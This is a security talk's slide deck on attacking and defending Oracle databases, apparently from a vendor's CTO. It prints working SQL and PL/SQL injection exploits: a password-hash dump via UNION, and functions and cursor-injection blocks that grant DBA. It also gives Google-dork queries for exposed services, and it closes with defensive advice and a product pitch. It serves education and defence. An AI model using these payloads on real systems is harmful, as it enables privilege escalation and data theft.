



Hacking & Defending Databases

Slavik Markovich
CTO, Sentrigo

Why Protect The Database?

- Databases hold sensitive information - and lots of it:
 - Customer data, accounts, transactions, payroll, investor data
- When a breach occurs, damage is significant:
 - Direct damages and costs
 - Bad publicity
 - Regulatory penalties



Know Your Enemy

- Unauthorized access - not just hackers
 - Too many privileges
- Internal attacks
 - Disgruntled employees
 - Just trying to get the job done
 - Industrial espionage, Identity theft, etc.
 - Look around you!!!
- External attacks
- Web or network access



Know Your Enemy

- Hackers are trying:
 - To cause damage, steal or gain access to host systems
- Think like a hacker
 - Learn exploits
 - Look for security issues
 - ◆ Configuration, permissions, bugs



The Problems

- Does a hacker need DBA access?
- Myriad of privileges
 - System level, Application level, Data access
 - Any privilege in the right circumstances can be an issue
- Other issues
 - Network issues, incorrect configuration
 - Too many features - large attack surface



Available Exploits

- Have someone grant you DBA or ALL PRIVILEGES or ALTER USER
- Default passwords
- Password hashes (select any table)
- Vulnerable code (execute any procedure)
- Built-in package exploits
 - `dbms_metadata.get_ddl`
 - `ctxsys.driload.validate_stmt`
 - Many more



Available Exploits

- Network issues
 - Protocol violations
 - Buffer overflows
 - Authentication issues
- Process issues
 - Open process by all
- File system
 - Clear text passwords, transaction logs, direct block reading



How about the bad guys?


2007	
25-mar-2007	SQL Injection in KUPV\$FT - [Become DBA] - via cursor
25-mar-2007	Local Privilege Escalation (win32) - [Become DBA]
25-mar-2007	SQL Injection in KUPM\$MCP - [Become DBA] - via cursor
25-mar-2007	SQL Injection in KUPW\$WORKER - [Become DBA] - cursor
2006	
17-nov-2006	SQL Injection in KUPW\$WORKER - [Become DBA]
20-apr-2006	SQL Injection in dbms_export_extension - [Become DBA]
2005	
27-jan-2006	Buffer overflow DBMS_XMLSCHEMA - [Crash File on Database Server]
27-jan-2006	Buffer overflow DBMS_XMLSCHEMA_INT - [Create Remote Shell]
01-may-2005	OS command injection in DBMS_SCHEDULER - [Become DBA]
18-apr-2005	SQL Injection vulnerability in DBMS_METADATA - [Become DBA]
18-apr-2005	SQL Injection vulnerability in DBMS_CDC_SUBSCRIBE / DBMS_CDC_ISUBSCRIBE - [Become DBA]
18-apr-2005	Denial of service vulnerability in Oracle Intermedia [Denial of Service]
2-may-2005	Become DBA via DBMS_SYS_SQL [Become DBA]
2-may-2005	Switch username to SYS after executing a job via DBMS_SCHEDULER [Switch Username]

- Exploits for Oracle 10g only
- Only exploits that are already patched presented here, and this is a good site...
- Source: red database security



Vulnerabilities abound

- The most widely used, diverse and complicated DBMS - Oracle is the center of attention as regards DBMS security threats
- CVE (*Common Vulnerabilities and Exposures, an independent security website*) lists the no. of vulnerabilities for DBMSs as follows:




No. of vulnerabilities reported Jan 2006 – June 2007



Oracle database CVEs (Common Vulnerabilities and Exposures)

Total Number of CVEs from 2003 (accumulated)



Finding Available Services

- Google Hacking
 - <http://johnny.ihackstuff.com/ghdb.php>
 - filetype:ora tnsnames
 - intitle:iSQL inurl:isqlplus
- Use tools for:
 - Brute force password cracking
 - Guessing service names and versions
 - <http://www.petefinnigan.com/tools.htm>



SQL Injection

- Wikipedia -
 - is a technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.



SQL Injection

- Exists in
 - Applications
 - Stored program units
 - ◆ Build in
 - ◆ User created
- Has many forms
 - Extra queries, unions, order by, sub selects
- Easily avoided
 - Bind variables, strong typing



SQL Injection

■ Types

- In band - Use injection to return extra data
- Out of band - Use alternative route like UTL_HTTP to extract data
- Inference - No data is returned but the hacker is able to infer the data using return codes, error codes, timing measurements and more

SQL Injection - Web Application

- Username = ' or 1=1 --

The original statement looked like:

```
'select * from users where username = ''' + username +  
''' and password = ''' + password + ''''
```

The result =

```
select * from users where username = " or 1=1 --" and  
password = "
```

SQL Injection - PL/SQL

- Two execution modes
 - Definer rights
 - Invoker rights
- Source code not always available
 - There are at least 4 un-wrappers available that I know of
 - One can find injections without the source
 - ◆ Find dependencies
 - ◆ Trial and error



SQL Injection - Inject SQL

```
CREATE OR REPLACE PROCEDURE LIST_TABLES (p_owner VARCHAR2)
IS
    TYPE c_type IS REF CURSOR; l_cv c_type; l_buff
    VARCHAR2(100);
BEGIN
    dbms_output.enable(100000);
    OPEN l_cv FOR 'SELECT object_name FROM all_objects WHERE
owner = ''' || p_owner || ''' AND object_type = ''TABLE''';
    LOOP
        FETCH l_cv INTO l_buff;
        dbms_output.put_line(l_buff);
        EXIT WHEN l_cv%NOTFOUND;
    END LOOP;
    CLOSE l_cv;
END;
```



SQL Injection - Inject SQL

```
SQL> set serveroutput on
SQL> exec list_tables('SCOTT')
DEPT
EMP
BONUS
SALGRADE
SALGRADE
SQL> exec list_tables('KUKU' UNION SELECT username ||
    ':' || password FROM dba_users--')
BI:FA1D2B85B70213F3
CTXSYS:71E687F036AD56E5
DBSNMP:0B813E8C027CA786
...
```



SQL Injection - Inject Functions

```
CREATE OR REPLACE FUNCTION get_dba
RETURN VARCHAR2
AUTHID CURRENT_USER
IS
    PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
    EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
    RETURN 'Hacked';
END get_dba;
/
```



SQL Injection - Inject Functions

```
SQL> exec sys.list_tables('NOUSER' || scott.get_dba()--')
```

PL/SQL procedure successfully completed.

```
SQL> @privs
```

Roles for current user

USERNAME	GRANTED_ROLE
-----	-----
SCOTT	CONNECT
SCOTT	DBA
SCOTT	RESOURCE



SQL Injection -Anonymous Blocks

```
CREATE OR REPLACE PACKAGE HACK_PACK AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,p3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END;
/
```



SQL Injection - Anonymous Blocks

```
CREATE OR REPLACE PACKAGE BODY HACK_PACK
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
RETURN(1);
END;
END;
/
```



SQL Injection - Anonymous Blocks

```
DECLARE
INDEX_NAME VARCHAR2(200);INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';INDEX_SCHEMA := 'SCOTT';TYPE_NAME := 'HACK_PACK';
TYPE_SCHEMA := 'SCOTT';VERSION := '10.2.0.2.0';GMFLAGS := 1;
v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME
=> TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
NEWBLOCK, GMFLAGS => GMFLAGS
);
END;
/
```



SQL Injection - Cursor Injection

```
DECLARE
    MY_CURSOR NUMBER;
    RESULT NUMBER;

BEGIN
    MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
    DBMS_SQL.PARSE(MY_CURSOR,
        'declare pragma autonomous_transaction;
begin DBMS_OUTPUT.PUT_LINE('EXECUTING FROM SDO_DROP_USER_BEFORE!!!');
execute immediate 'create or replace trigger system.WHOPPEE before
insert on system.OL$ DECLARE msg VARCHAR2(30); BEGIN null;
dbms_output.put_line(''''In the trigger'''); EXECUTE IMMEDIATE
''''DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE
''''''''GRANT DBA TO SCOTT''''''''; END; ''''; end WHOPPEE;''; commit;
end;',0);
    DBMS_OUTPUT.PUT_LINE('Cursor value is :' || MY_CURSOR);

END;
```



SQL Injection - Cursor Injection

```
DROP USER "' || CHR(DBMS_SQL.EXECUTE (&1)) || '";
```

```
INSERT INTO SYSTEM.OL$ (OL_NAME) VALUES ('OWNED!');
```



Simple Bugs

If we have only a SELECT permission on a table, what do you think this will do?

```
SQL> connect scott1/tiger1
```

```
SQL> create view em_em as
```

```
2 select e1.ename,e1.empno,e1.deptno
```

```
3 from scott.emp e1, scott.emp e2
```

```
4 where e1.empno=e2.empno;
```

```
SQL> /
```

```
View created.
```

```
SQL> delete from em_em;
```

```
14 rows deleted.
```



Protecting Your Database

- Apply patch sets, upgrades and CPUs
 - Easier said than done
- Check for default and weak passwords regularly
 - orabf, OAK
- Secure the network
 - Listener passwords
 - Valid node checking + firewall
 - Use encryption



Protecting Your Database

- Install only what you use, remove all else
 - Reduce your attack vector
- The least privilege principle
 - Lock down packages
 - ◆ System access, file access, network access
- Encrypt critical data
- Use secure coding techniques
 - Bind variables, ownership




Protecting Your Database

- Try out the Hedgehog -
<http://www.sentrigo.com>
 - Virtual patching
 - SQL Injection protection
 - Fine grain auditing
 - Centralized management
 - More...



Hedgehog Logical View



Questions?

